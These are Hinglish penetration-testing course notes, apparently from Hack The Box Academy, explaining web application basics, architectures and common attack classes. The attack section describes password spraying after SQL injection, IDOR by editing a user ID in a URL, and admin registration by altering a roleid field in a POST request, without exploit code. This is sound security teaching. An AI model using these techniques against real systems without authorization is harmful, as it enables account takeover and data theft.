Introduction

Web applications interactive applications hoti hain jo web browsers par run karti hain.

Web applications usually **Client-Server Architecture** ko adopt karti hain, taaki ye run ho sakein aur user ke interactions ko handle kar sakein.

Inmein generally do tarah ke components hote hain:


- **Front-end Components:** Ye website ka interface hota hai, yani jo user ko dikhai deta hai. Ye client-side (browser) par run karta hai.

- **Back-end Components:** Ismein web application ka source code hota hai. Ye server-side par run karta hai, jaise back-end server aur databases.

Isse organizations powerful applications ko host kar sakti hain aur unke design aur functionality par lagbhag poora real-time control rakh sakti hain. Saath hi, in applications ko duniya bhar mein access kiya ja sakta hai.

Web applications ke kuch common examples hain:

- **Gmail** – Online email service.
- **Amazon** – Online shopping website.
- **Google Docs** – Online word processor, jisme documents likhe aur edit kiye ja sakte hain.



Web applications sirf Google ya Microsoft jaise bade providers tak hi limited nahi hain, balki koi bhi web developer inhe develop kar sakta hai aur kisi bhi common hosting service par online host kar sakta hai, taaki internet par koi bhi inka use kar sake.

Yahi wajah hai ki aaj internet par millions of web applications available hain, jin ke saath billions of users har din interact karte hain.

Web Applications vs. Websites


Pehle ke time mein hum aisi websites ke saath interact karte the jo **Static** hoti thi aur jinhe real-time mein change nahi kiya ja sakta tha.

Iska matlab hai ki traditional websites ko pehle se hi specific information dikhane ke liye banaya jata tha aur hamare interact karne se us information mein koi change nahi hota tha.

Website ke content ko change karne ke liye developers ko manually uske corresponding page ko edit karna padta tha.

Is tarah ke static pages mein koi functions nahi hote the aur isliye ye real-time changes nahi kar sakte the.

Is tarah ki websites ko **Web 1.0** bhi kaha jata hai.



Dusri taraf, aajkal most websites **Web Applications**, yaani Web 2.0 run karti hain, jo user ke interaction ke according dynamic content display karti hain.

Ek aur important difference ye hai ki web applications fully functional hoti hain aur end-user ke liye alag-alag tasks perform kar sakti hain, jabki traditional websites mein is tarah ki functionality nahi hoti.

Traditional websites aur web applications ke beech kuch aur important differences hain:

- **Being modular:** Inhe alag-alag chhote components ya modules mein divide kiya ja sakta hai.
- **Running on any display size:** Ye kisi bhi screen size par run kar sakti hain.
- **Running on any platform without being optimized:** Ye bina kisi specific platform ke liye optimize kiye, alag-alag platforms par run kar sakti hain.

Web Applications vs. Native Operating System Applications

Native Operating System (Native OS) applications ke opposite, web applications **platform-independent** hoti hain aur kisi bhi operating system par browser mein run kar sakti hain.

In web applications ko user's system par install karne ki zarurat nahi hoti, kyunki ye applications aur inki functionality remote server par execute hoti hain. Isliye ye end-user ki hard drive par koi space consume nahi karti hain.

Native OS applications ke comparison mein web applications ka ek aur advantage hai, jise **Version Unity** kehte hain.

Web application ko access karne wale sabhi users same version aur same web application use karte hain. Is application ko continuously update aur modify kiya ja sakta hai, bina har user ko alag se update bheje.

Web applications ko har platform ke liye alag-alag builds develop karne ke bajaye, ek hi location (webserver) par update kiya ja sakta hai.

Isse maintenance aur support ki cost bahut kam ho jaati hai aur har user ko individually changes ke baare mein batane ki zarurat nahi padti.

Dusri taraf, native OS applications ke bhi web applications ke comparison mein kuch advantages hote hain, mainly unki **operation speed** aur native operating system libraries aur local hardware ko use karne ki ability.

Native applications ko native OS libraries ka use karne ke liye banaya jata hai, isliye ye load hone aur interact karne mein kaafi fast hoti hain.

Iske alawa, native applications usually web applications se zyada capable hoti hain, kyunki inka operating system ke saath deeper integration hota hai aur ye sirf browser ki capabilities tak limited nahi hoti hain.

Halaanki, recent time mein **Hybrid aur Progressive Web Applications** zyada common hoti ja rahi hain.

Ye modern frameworks ka use karke web applications ko native OS ki capabilities aur resources ke saath run karti hain.

Isse ye normal web applications se zyada fast aur zyada capable ban jaati hain.

Web Application Distribution

Duniya bhar mein organizations dwara use ki jaane wali bahut saari **Open-Source Web Applications** available hain, jinhe har organization apni zarurat ke according customize kar sakti hai.

Kuch common open-source web applications hain:

- **WordPress**
- **OpenCart**
- **Joomla**

Iske alawa **Proprietary (Closed-Source) Web Applications** bhi hoti hain. Inhe usually koi particular organization develop karti hai aur phir kisi doosri organization ko sell karti hai ya subscription plan ke through use karne deti hai.

Kuch common closed-source web applications hain:

- **Wix**
- **Shopify**
- **DotNetNuke**

Security Risks of Web Applications

Web application attacks bahut common hain aur ye lagbhag har organization ke liye ek challenge hain, chahe organization ka size chhota ho ya bada, aur chahe uski web presence ho.

Aakhirkar, web applications ko internet connection aur web browser ke through kisi bhi country se koi bhi access kar sakta hai. Isliye inmein attack karne ke bahut saare possible areas (attack surface) hote hain.

Web applications ko scan aur attack karne ke liye bahut saare automated tools available hain. Agar ye tools galat logon ke haath mein chale jaayein, toh ye kaafi bada nuksaan pahuncha sakte hain.

Jaise-jaise web applications zyada complicated aur advanced hoti jaati hain, waise-waise unke design mein critical vulnerabilities (bahut gambhir security kamiyan) hone ki possibility bhi badhti jaati hai.

Ek successful web application attack se bahut bada financial loss ho sakta hai aur business ka kaam bhi buri tarah ruk sakta hai.

Web applications aise servers par chalti hain, jinmein doosri sensitive information bhi ho sakti hai. Ye aksar databases se bhi connected hoti hain, jinmein users ya company ka sensitive data store hota hai.

Agar kisi website par successfully attack ho jaata hai, toh ye saara data hack ya compromise ho sakta hai.

Isi wajah se har us business ke liye ye bahut zaroori hai jo web applications use karta hai ki:

- Apni web applications ko properly test kare, taaki security vulnerabilities ka pata chal sake.
- Vulnerabilities milne par unhe jaldi se jaldi patch (fix) kare.
- Patch lagane ke baad dobara test kare, taaki confirm ho sake ki vulnerability fix ho gayi hai.
- Ye bhi check kare ki patch lagane se koi nayi vulnerability toh introduce nahi ho gayi.

Web application penetration testing seekhna aaj ke samay mein lagataar zyada important skill banta ja raha hai.

Jo bhi organization apni internet-facing (internet se access hone wali) aur internal (company ke andar use hone wali) web applications ko secure rakhna chahti hai, use regularly web application testing karwani chahiye.

Saath hi, application development ke har stage par secure coding practices ko follow karna chahiye.

Web applications ka properly pentest karne ke liye humein ye samajhna zaroori hai:

- Web applications kaise kaam karti hain.
- Web applications kaise develop ki jaati hain.
- Application ki har layer aur component mein kis tarah ke risks ho sakte hain.
- Application mein kaunsi technologies use ho rahi hain aur unke hisaab se kya security risks ho sakte hain.

Humara saamna hamesha alag-alag web applications se hoga, jinhe alag-alag tarike se design aur configure kiya gaya hota hai.

Web applications ko test karne ke liye sabse current aur widely used methods mein se ek hai **OWASP Web Security Testing Guide**.

Ek common procedure ye hai ki sabse pehle hum web application ke front-end components ko check karte hain, jaise **HTML**, **CSS** aur **JavaScript** (inhe front-end trinity bhi kaha jaata hai).

Iske baad hum inmein vulnerabilities dhoondhne ki koshish karte hain, jaise:

- Sensitive Data Exposure
- Cross-Site Scripting (XSS)

Jab front-end ke sabhi components ko achhe se test kar liya jaata hai, toh aam taur par hum web application ki core functionality aur browser aur web server ke beech hone wale interaction ko check karte hain.

Isse humein pata chalta hai ki web server mein kaunsi technologies use ho rahi hain aur unmein kaun-si exploitable vulnerabilities (jin vulnerabilities ka fayda uthaya ja sakta hai) maujood hain.

Hum aam taur par web applications ko do perspectives se assess karte hain:

1. **Unauthenticated Perspective:** Bina login kiye web application ko test karna.
2. **Authenticated Perspective:** Login karne ke baad web application ko test karna (agar application mein login functionality available hai).

Aisa karne ka maksad testing ka coverage badhana aur har possible attack scenario ko check karna hota hai.

Attacking Web Applications

Aaj ke samay mein lagbhag har company, chahe woh chhoti ho ya badi, apne external perimeter ke andar ek ya ek se zyada web applications rakhti hai.

Ye applications kai tarah ki ho sakti hain, jaise:

- Simple static websites.
- **WordPress** jaise Content Management Systems (CMS) se chalne wale blogs.
- Complicated applications jinmein sign-up/login functionality hoti hai aur alag-alag user roles hote hain, jaise basic users se lekar super admins tak.

Aajkal kisi externally facing host mein kisi known public exploit ke through directly vulnerability milna bahut common nahi hai. Jaise kisi vulnerable service ya Windows Remote Code Execution (RCE) vulnerability ka hona. Lekin aisa kabhi-kabhi hota hai.

Web applications ek bahut bada attack surface provide karti hain. Inki dynamic nature ka matlab hai ki ye lagataar change hoti rehti hain aur inki security ko aksar overlook (nazarandaaz) kar diya jaata hai.

Code mein kiya gaya ek relatively simple change bhi ek bahut dangerous vulnerability ya vulnerabilities ki series introduce kar sakta hai.

In vulnerabilities ko ek saath chain karke attacker:

- Sensitive data tak access hasil kar sakta hai.
- Web server par Remote Code Execution (RCE) hasil kar sakta hai.
- Environment mein maujood doosre hosts, jaise database servers, par bhi access hasil kar sakta hai.

Hum aksar un web applications mein SQL Injection vulnerabilities paate hain, jo authentication ke liye Active Directory ka use karti hain.

Aam taur par hum SQL Injection ka use karke passwords extract nahi kar sakte, kyunki passwords ko Active Directory manage karta hai.

Lekin hum aksar Active Directory ke users ke zyadaatar ya saare email addresses nikaal sakte hain. Ye email addresses aksar unke usernames ke same hote hain.

Is data ka use karke hum **Password Spraying Attack** kar sakte hain.

Ye attack un web portals par kiya ja sakta hai jo authentication ke liye Active Directory ka use karte hain, jaise:

- VPN
- Microsoft Outlook Web Access (OWA)
- Microsoft O365

Agar Password Spraying Attack successful ho jaata hai, toh attacker:

- Sensitive data, jaise emails, tak access hasil kar sakta hai.
- Yahan tak ki company ke corporate network environment mein bhi initial access (foothold) hasil kar sakta hai.

Ye example dikhata hai ki sirf ek web application vulnerability se kitna bada nuksaan ho sakta hai.

Khaaskar tab, jab ek application se data nikaalne ke liye vulnerability ka use kiya jaata hai aur us data ko company ke external infrastructure ke doosre parts par attack karne ke liye use kiya jaata hai. Is process ko vulnerabilities ko **"Chain" karna** kehte hain.

Ek well-rounded Information Security (InfoSec) professional ko web applications ki achhi aur gehri understanding honi chahiye.

Use web applications par attack karne mein utna hi comfortable hona chahiye, jitna ki:

- Network Penetration Testing karne mein.
- Active Directory attacks karne mein.

Ek penetration tester jiska web applications par strong foundation hota hai, woh aksar apne doosre colleagues se alag pehchaan bana sakta hai aur aisi security flaws dhoondh sakta hai, jinhe doosre log nazarandaaz kar sakte hain.

Web application attacks ke kuch aur real-world examples aur unke impacts neeche diye gaye hain

Flaw (Vulnerability)	Real-world Scenario
SQL Injection	Active Directory ke usernames nikaalna aur unka use karke VPN ya email portal par Password Spraying Attack karna.
File Inclusion	Source code ko read karke kisi hidden page ya directory ko dhoondhna, jo additional functionality expose karti hai. Is functionality ka use karke Remote Code Execution (RCE) hasil kiya ja sakta hai.
Unrestricted File Upload	Ek web application user ko profile picture upload karne deti hai, lekin usmein sirf images nahi, balki kisi bhi type ki file upload ki ja sakti hai. Attacker malicious code upload karke web application server ka poora control hasil kar sakta hai.
Insecure Direct Object Referencing (IDOR)	Agar is vulnerability ke saath Broken Access Control jaisi flaw bhi ho, toh attacker kisi doosre user ki files ya functionality access kar sakta hai. Example: Jab hum apni profile edit karne ke liye **/user/701/edit-profile** page par jaate hain, toh agar hum **701** ko badalkar **702** kar dein, toh ho sakta hai hum kisi doosre user ki profile bhi edit kar paayein!
Broken Access Control	Ek application user ko naya account register karne ki permission deti hai. Agar account registration functionality ko properly design nahi kiya gaya hai, toh user registration ke samay hi Privilege Escalation kar sakta hai. Example: Naya user register karte waqt **POST** request mein ye data submit hota hai: **username=bjones&password=Welcome1&email=bjones@inlanefreight.local&roleid=3**। Agar hum roleid parameter ko manipulate karke **3** ki jagah **0** ya **1** kar dein, toh ho sakta hai humein admin account mil jaaye. Real-world applications mein aisa dekha gaya hai, jahan attacker aasani se admin user register karke web application ke kai unauthorized features access kar sakta tha.

:

Common web application attacks aur unke implications (unke hone se kya nuksaan ho sakta hai) ke baare mein jaanna shuru karo.

Agar abhi inmein se kuch terms tumhe unfamiliar (anjaan) lag rahe hain, toh chinta mat karo. Jaise-jaise tum aage padhoge aur baar-baar practice karoge, waise-waise ye terms tumhe samajh aane lagenge.

Web applications ko detail mein study karna bahut zaroori hai. Saath hi, ye samajhna bhi zaroori hai ki web applications kaise kaam karti hain aur alag-alag application stacks se kaise deal karti hain.

Hum apni Academy journey ke dauraan, main HTB platform par aur real-life security assessments mein web application attacks ko baar-baar dekhenge.

Chalo, ab web applications ki structure aur functionality ko samajhna shuru karte hain, taaki hum:

- Behtar knowledge wale attackers ban sakein.
- Apne peers (saath padhne ya kaam karne walon) se alag pehchaan bana sakein.
- Aisi security flaws dhoondh sakein, jinhe doosre log nazarandaaz kar sakte hain.

Web Application Layout

Koi bhi do web applications bilkul ek jaisi nahi hoti hain.

Businesses alag-alag kaamon (uses) aur users (audiences) ke liye web applications banati hain.

Web applications ko alag-alag tarikon se design aur program kiya jaata hai. Inka back-end infrastructure bhi kai alag-alag tarikon se set up kiya ja sakta hai.

Ye samajhna important hai ki web applications background mein alag-alag tarikon se kaise kaam karti hain, ek web application ka structure kaisa hota hai, uske components kya hote hain aur in components ko company ke infrastructure ke andar kis tarah set up kiya ja sakta hai.

Web application ke layout mein kai alag-alag layers hoti hain, jinhe mainly neeche di gayi 3 categories mein divide kiya ja sakta hai:

Category	Description

Web Application Infrastructure	Iska matlab hai web application ko sahi tarike se kaam karne ke liye jin components ki zaroorat hoti hai, unka structure. Jaise Database. Kyunki web application ko alag server par bhi run karne ke liye set up kiya ja sakta hai, isliye ye jaanna zaroori hai ki use kis Database Server se connect hona hai.
Web Application Components	Web application ko banane wale sabhi components, jinse web application interact karti hai. Inhe 3 parts mein divide kiya jaata hai: **UI/UX**, **Client** aur **Server** components.
Web Application Architecture	Iska matlab hai web application ke alag-alag components ke beech ke relationships (aapas mein connection aur interaction).

Web Application Infrastructure

Web applications alag-alag tarah ke infrastructure setups ka use kar sakti hain. In setups ko **Models** bhi kaha jaata hai.


Sabse common models ko 4 types mein divide kiya ja sakta hai:

- **Client-Server**
- **One Server**
- **Many Servers - One Database**
- **Many Servers - Many Databases**

Client-Server

Web applications aksar **client-server** model ka use karti hain.

Client-server model mein ek server web application ko host (store) karta hai aur jo bhi clients us web application ko access karne ki koshish karte hain, server unhe woh application provide karta hai.



Is model mein web applications ke 2 types ke components hote hain:

1. **Front End:** Ye usually client-side (browser) par interpret aur execute hote hain.

2. **Back End:** Ye usually hosting server par compile, interpret aur execute hote hain.

Jab koi client web application ke URL (web address, jaise https://www.acme.local) par visit karta hai, toh server main web application interface (UI) ka use karta hai.

Jab user kisi button par click karta hai ya kisi specific function ko request karta hai, toh browser server ko ek HTTP web request bhejta hai.

Server is request ko samajhta hai aur request complete karne ke liye zaroori task perform karta hai.

Jaise:

- User ko login karna.
- Shopping cart mein koi item add karna.
- Kisi doosre page par jaana.

Jab server ke paas required data aa jata hai, toh woh result client ke browser ko wapas bhej deta hai, jahan result ko insaan ke padhne aur samajhne layak format mein display kiya jata hai.

Jis website ke saath hum abhi interact kar rahe hain, woh bhi ek web application hai, jise Hack The Box ne develop aur host kiya hai (webserver).


Hum apne web browser (client) ka use karke is website ko access karte hain aur iske saath interact karte hain.

Halaanki, zyadaatar web applications client-server front-end aur back-end architecture ka use karti hain, lekin inhe design aur implement karne ke kai alag-alag tareeke hote hain.

One Server

Is architecture mein poori web application ya phir kai web applications aur unke components, database samet, ek hi server par host kiye jaate hain.

Halaanki, is design ko banana aur implement karna aasan hota hai, lekin ye sabse zyada risky design bhi hai.



Agar is architecture mein is server par host ki gayi koi bhi web application hack (compromise) ho jaati hai, toh sabhi web applications ka data bhi compromise ho sakta hai.

Ye design "**all eggs in one basket**" approach ko represent karta hai.

Iska matlab hai ki agar host ki gayi kisi bhi web application mein vulnerability hai, toh poora webserver vulnerable ho jaata hai.

Iske alawa, agar kisi bhi reason se webserver down ho jaata hai, toh us par host ki gayi sabhi web applications poori tarah inaccessible ho jaati hain, jab tak problem solve nahi ho jaati.

Many Servers - One Database


Is model mein database ko alag karke uske apne database server par rakha jaata hai.

Isse web applications ka hosting server, data ko store aur retrieve (wapas nikalne) ke liye database server ko access kar sakta hai.

Ise do tarah se dekha ja sakta hai:

- **Many-Servers to One-Database:** Kai servers ek hi database se connected hote hain.
- **One-Server to One-Database:** Ek server ek database se connected hota hai.

Bas shart ye hai ki database ko uske apne alag database server par rakha gaya ho.



Is design ka use redundancy (backup system) ke purpose se bhi bahut kiya jaata hai.

Iska matlab hai ki agar koi web server ya database offline ho jaata hai, toh uski jagah ek backup system kaam karna shuru kar deta hai, taaki downtime (server band rehne ka samay) ko jitna ho sake utna kam kiya ja sake.

Halaanki, is architecture ko implement karna thoda mushkil ho sakta hai aur ise sahi tarah se kaam karne ke liye **Load Balancers** jaise tools ki zaroorat pad sakti hai.

Lekin security ke maamle mein ye architecture sabse achhe options mein se ek hai, kyunki ismein:

- Proper access control measures hote hain.
- Assets ko properly alag-alag segments mein divide kiya jaata hai.

In models ke alawa, web applications ke kuch aur models bhi available hain, jaise:

1. **Serverless Web Applications:** Aisi web applications jo serverless architecture ka use karti hain.
2. **Microservices:** Aisi web applications jo microservices architecture ka use karti hain.

Web Application Components

Har web application mein components ki sankhya alag-alag ho sakti hai.

Phir bhi, pehle bataye gaye sabhi models ke components ko neeche diye gaye parts mein divide kiya ja sakta hai:

1. **Client**

2. **Server**

- Webserver
- Web Application Logic
- Database

3. **Services** (Microservices)

- 3rd Party Integrations
- Web Application Integrations


4. **Functions** (Serverless)

Web Application Architecture

Web application ke components ko 3 alag-alag layers mein divide kiya jaata hai, jinhe **Three Tier Architecture** bhi kaha jaata hai.

Layer	Description
Presentation Layer	Is layer mein UI (User Interface) ke process components hote hain, jo application aur system ke beech communication karne mein help karte hain. Client inhe apne web browser ke through access kar sakta hai. Ye HTML, JavaScript aur CSS ke form mein client ko milte hain.
Application Layer	Ye layer ensure karti hai ki client ki sabhi requests (web requests) sahi tarike se process hon. Ismein kai cheezein check ki jaati hain, jaise authorization, privileges aur client ko bheja jaane wala data.
Data Layer	Ye layer Application Layer ke saath milkar kaam karti hai aur decide karti hai ki required data exactly kahan store hai aur use kahan se access kiya ja sakta hai.

Web application architecture ka ek example kuch is tarah dikh sakta hai:



Source: **Microsoft Docs**

Iske alawa, kuch web servers operating system ke commands (calls) aur programs bhi run kar sakte hain, jaise **IIS ISAPI** ya **PHP-CGI**.

Microservices

Hum microservices ko web application ke independent (alag-alag) components ke roop mein samajh sakte hain, jinhe zyadaatar cases mein sirf ek hi task perform karne ke liye program kiya jaata hai.

Example ke liye, ek online store mein hum main tasks ko neeche diye gaye components mein divide kar sakte hain:

- Registration (User ka account banana)
- Search (Products ko search karna)
- Payments (Payment karna)
- Ratings (Products ko rating dena)
- Reviews (Products ke baare mein apni rai dena)

